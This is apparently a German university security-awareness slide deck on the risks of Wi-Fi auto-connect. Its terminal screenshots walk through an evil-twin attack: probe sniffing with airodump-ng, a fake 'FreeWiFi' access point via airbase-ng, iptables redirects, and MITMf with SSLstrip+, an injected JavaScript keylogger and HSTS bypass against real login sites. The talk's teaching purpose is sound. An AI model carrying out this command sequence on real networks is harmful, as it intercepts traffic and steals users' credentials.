



Technische
Universität
Braunschweig



Sicherheit im WLAN


Warum „automatisch verbinden“ zwar gut funktioniert aber meist eine schlechte Idee ist

WLAN automatisch verbinden


In der Liste der Drahtlosnetzwerke klicken Sie auf das gewünschte WLAN und dann auf „Verbinden“, um eine Verbindung aufzubauen.

Wenn das WLAN verschlüsselt ist, geben Sie den WLAN-Schlüssel ein.

Belassen Sie das Häkchen bei „Automatisch verbinden“.



WLAN automatisch verbinden



Kannste so machen...

WLAN automatisch verbinden ...ist dann aber $\$ \# \S + ^ \& \#$

Warum ist „**WLAN automatisch verbinden**“ nicht gut?

Ihr Gerät sucht aktiv nach diesem WLAN und versucht sich mit ihm zu verbinden, wenn es erreichbar ist.

Genauer: Wenn ein **WLAN mit dem gleichen Namen** in Reichweite ist.

– Dies muss nicht „Ihr“ WLAN sein...

Andere können erfahren, wo Sie (überall) im WLAN waren und diese Information ausnutzen...

...wir zeigen, wie es geht!

WLAN FakeAP

```
Orte Terminal Di 21:26 2 de root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:~# airmon-ng start wlan1
wlan.txt fakeap.png
PHY Interface Driver Chipset
phy0 wlan0 rtl8192se Realtek Semiconductor Co., Ltd. RTL8191SEvB (rev 10)
phy1 wlan1 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
(mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
(mac80211 station mode vif disabled for [phy1]wlan1)
root@kali:~#
```

WLAN FakeAP

```
Orte Terminal Di 21:26 2 de root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.91 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::e3c6:de5f:457f:ac0b prefixlen 64 scopeid 0x20<link>
    inet6 2a02:8108:95c0:bf8:605c:596f:10bb:63a5 prefixlen 64 scopeid 0x0<global>
    inet6 2a02:8108:95c0:bf8:ac6a:9fb3:a449:27c9 prefixlen 64 scopeid 0x0<global>
    ether 60:eb:69:ed:1f:89 txqueuelen 1000 (Ethernet)
    RX packets 127 bytes 16603 (16.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 93 bytes 7861 (7.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Lokale Schleife)
    RX packets 33 bytes 1805 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 1805 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 88:9f:fa:fc:90:3f txqueuelen 1000 (Ethernet)
    RX packets 82 bytes 6003 (5.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30 bytes 3257 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


wlan1mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    unspec 18-A6-F7-17-A6-8E-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 74 bytes 19600 (19.1 KiB)
    RX errors 0 dropped 74 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```



WLAN FakeAP



Angreifer



WLAN FakeAP



WLAN FakeAP

```
Di 21:00
root@kali: /

Datei Bearbeiten Ansicht Suchen Terminal Hilfe

CH 7 ][ Elapsed: 2 mins ][ 2016-10-04 21:00


BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
36:81:C4:C4:F6:BA -48    92      4   0 13  54e. WPA2 CCMP  PSK  Haake_Gast
34:81:C4:C4:F6:BA -49    90      22  0 13  54e. WPA2 CCMP  PSK  Haake_2.4GHz
5C:35:3B:E3:FA:36 -40   278     8685 229  6  54e. WPA2 CCMP  PSK  KDG-3FA31
04:35:3B:E3:FA:38 -69   274      0   0  6  54e. OPN          Vodafone Hotspot
08:96:D7:12:28:49 -82   113      69  0  1  54e. WPA TKIP   PSK  Suihui001k
00:13:49:D7:5C:F0 -82    44      0   0  6  54  WPA2 CCMP  PSK  probe
84:94:8C:6A:E7:48 -85    75      0   0 11  54e. WPA2 CCMP  PSK  HITRON-E740
84:94:8C:6A:E7:4B -86    68      0   0 11  54e. OPN          Vodafone Homespot
84:94:8C:6A:E7:4A -86    75      0   0 11  54e. OPN          Vodafone Hotspot
0C:47:3D:1D:0C:E8 -89    23      0   0  6  54e. WPA2 CCMP  PSK  HITRON-0CE0
34:31:C4:5B:00:FB -90    25      0   0  1  54e. WPA2 CCMP  PSK  FRITZ!Box Fon WLAN 7390

BSSID          STATION          PWR  Rate  Lost  Bad  Frames  Probe
34:81:C4:C4:F6:BA 00:22:61:FA:B8:96 -59  0 - 0e  0  15
5C:35:3B:E3:FA:36 84:D6:D0:CF:80:1F
08:96:D7:12:28:49 9C:35:EB:D1:0F:1B -1  1e- 0  0  1
(not associated) 80:C5:E6:5B:25:CC -90  0 - 1  0  5 FRITZ!Box 6360 Cable,braunschweig.freifunk.net,WLAN-T282LT,SECWLAN-V3
```

SSIDs des Clients „erlauschen“

WLAN automatisch verbinden

... ist wie überall den Kopf reinstecken müssen



=



Jetzt zeigen wir Ihnen, was Dritte mit solchen Informationen machen können!

WLAN FakeAP



```
root@kali: ~  
Datei Bearbeiten Ansicht Suchen Terminal Hilfe  
root@kali:~# airbase-ng -e FreeWiFi -c 6 wlan1mon  
21:53:50 Created tap interface at0  
21:53:50 Trying to set MTU on at0 to 1500  
21:53:50 Trying to set MTU on wlan1mon to 1800  
21:53:50 Access Point with BSSID 18:A6:F7:17:A6:8E started.  
| USB
```



WLAN FakeAP

```
Orte Terminal Di 21:54 2 de
```

```
root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:~# airbase-ng -e FreeWiFi -c 6 wlan1mon
21:53:50 Created tap interface at0
21:53:50 Trying to set MTU on at0 to 1500
21:53:50 Trying to set MTU on wlan1mon to 1800
21:53:50 Access Point with BSSID 18:A6:F7:17:A6:8E started.
```

```
root@kali:~# ifconfig at0 up
root@kali:~# ifconfig at0 192.168.2.1 netmask 255.255.255.0
root@kali:~# ifconfig at0 mtu 1400
root@kali:~# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.178.1
root@kali:~# iptables -P FORWARD ACCEPT
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@kali:~# iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 10000
root@kali:~#
```

WLAN FakeAP



```
root@kali: ~  
Datei Bearbeiten Ansicht Suchen Terminal Hilfe  
root@kali:~# airbase-ng -e FreeWiFi -c 6 wlan1mon  
21:53:50 Created tap interface at0  
21:53:50 Trying to set MTU on at0 to 1500  
21:53:50 Trying to set MTU on wlan1mon to 1800  
21:53:50 Access Point with BSSID 18:A6:F7:17:A6:8E started.  
root@kali:~# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.2.1  
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@kali:~# iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.178.1  
root@kali:~# iptables -P FORWARD ACCEPT  
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT  
root@kali:~# iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000  
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 10000  
root@kali:~# dnsmasq -cf /etc/dnsmasq.conf -p /var/run/dnsmasq.pid at0  
Internet Systems Consortium DHCP Server 4.3.5b1  
Copyright 2004-2016 Internet Systems Consortium.  
All rights reserved.  
For info, please visit https://www.isc.org/software/dhcp/  
Config file: /etc/dnsmasq.conf  
Database file: /var/lib/dhcp/dnsmasq.leases  
PID file: /var/run/dnsmasq.pid  
Wrote 4 leases to leases file.  
Listening on LPF/at0/18:a6:f7:17:a6:8e/192.168.2.0/24  
Sending on LPF/at0/18:a6:f7:17:a6:8e/192.168.2.0/24  
Sending on Socket/fallback/fallback-net  
root@kali:~#
```



WLAN FakeAP

```
root@kali: ~  
Datei Bearbeiten Ansicht Suchen Terminal Hilfe  
root@kali:~# airbase-ng -e FreeWIFI -c 6 wlan1mon  
21:53:50 Created tap interface at0  
21:53:50 Trying to set MTU on at0 to 1500  
21:53:50 Trying to set MTU on wlan1mon to 1800  
21:53:50 Access Point with BSSID 18:A6:F7:17:A6:8E started.  
[*] MITMf v0.9.8 - 'The Dark Side'  
| Spoof v0.6  
|   ARP spoofing enabled  
| JSKeylogger v0.2  
| SSLstrip+ v0.4  
|   SSLstrip+ by Leonardo Nve running  
| Sergio-Proxy v0.2.1 online  
root@kali:~#
```


WLAN FakeAP

```
Orte Terminal Di 22:14 2 de
```

```
root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:09:28 Client 54:26:96:D1:69:E5 associated (unencrypted) to E
SSID: "FreeWiFi"
22:13:28 Client 54:26:96:D1:69:E5 reassociated (unencrypted) to
ESSID: "FreeWiFi"
```

```
root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
2016-10-04 22:13:36 192.168.2.102 [type:Chrome-53 os:Mac OS X] groupware.tu-brau
nschweig.de
2016-10-04 22:13:36 192.168.2.102 [type:Chrome-53 os:Mac OS X] [JSKeylogger] Inj
ected JS file: webgroupware.tu-braunschweig.de
2016-10-04 22:13:44 192.168.2.102 [type:Firefox-49 os:Mac OS X] www.ebay.de
2016-10-04 22:13:45 192.168.2.102 [type:Firefox-49 os:Mac OS X] [JSKeylogger] In
jected JS file: www.ebay.de
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
2016-10-04 22:13:49 192.168.2.102 [DNS] Resolving 'webgroupware.tu-braunschweig.
de' to 'groupware.tu-braunschweig.de' for HSTS bypass
```

```
root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
DHCP: [54:26:96:D1:69:E5] REQUEST 192.168.2.102
DHCP: [192.168.2.1] ACK : 192.168.2.102 255.255.255.0 GW 192.168
.2.1 DNS 192.168.2.1 "FreeWiFi"
DHCP: [54:26:96:D1:69:E5] REQUEST 192.168.2.102
DHCP: [54:26:96:D1:69:E5] REQUEST 192.168.2.102
DHCP: [192.168.2.1] ACK : 192.168.2.102 255.255.255.0 GW 192.168
.2.1 DNS 192.168.2.1 "FreeWiFi"
DHCP: [192.168.2.1] ACK : 192.168.2.102 255.255.255.0 GW 192.168
.2.1 DNS 192.168.2.1 "FreeWiFi"
DHCP: [54:26:96:D1:69:E5] REQUEST 192.168.2.102
DHCP: [192.168.2.1] ACK : 192.168.2.102 255.255.255.0 GW 192.168
.2.1 DNS 192.168.2.1 "FreeWiFi"
```

```
root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
-rw-r----- 1 root adm 17885 Aug 17 08:48 user.log.4.gz
-rw-rw-r-- 1 root utmp 3072 Okt 4 21:21 wtmp
-rw-rw-r-- 1 root utmp 32640 Okt 4 13:38 wtmp.1
-rw-r--r-- 1 root root 0 Jan 20 2016 wvdialconf.log
-rw-r--r-- 1 root root 31859 Okt 4 21:22 Xorg.0.log
-rw-r--r-- 1 root root 32675 Okt 4 21:03 Xorg.0.log.old
root@kali:/var/log# cd /root
root@kali:~# ls
AllowUntrustedServers Downloads Schreibtisch Videos
Bilder Musik sslstrip.log Vorlagen
Dokumente Öffentlich sslstrip.log_logins
root@kali:~# less sslstrip.log
root@kali:~#
```

WLAN FakeAP

Braunschweigische Landes... x +

banking.blsk.de/portal/portal/StartenIPSTANDARD?ID=25050000&AID=IPSTANDARD

Suchen

Braunschweigische Landessparkasse
Ein Unternehmen der NORD/LB

Sicher online zahlen ist einfach – mit paydirekt
Jetzt informieren

BLZ 25050000 | BIC NOLADE2HXXX | BLSK Infos | Kontakt | Online-Fillale | Telefon-Fillale | Filialsuche | NORD/LB

Suchbegriff

Online-Banking

- Demoanwendung
- Sicherheit im Internet

Online-Produkte

- Online-Service
- Privatkunden
- Junge Leute
- Private Banking
- Sparkassen-Finanzkonzept
- Firmenkunden
- Sparkassen Shop

Online-Banking: Anmelden

Anmeldename/PIN ?

Wichtiger Sicherheitshinweis

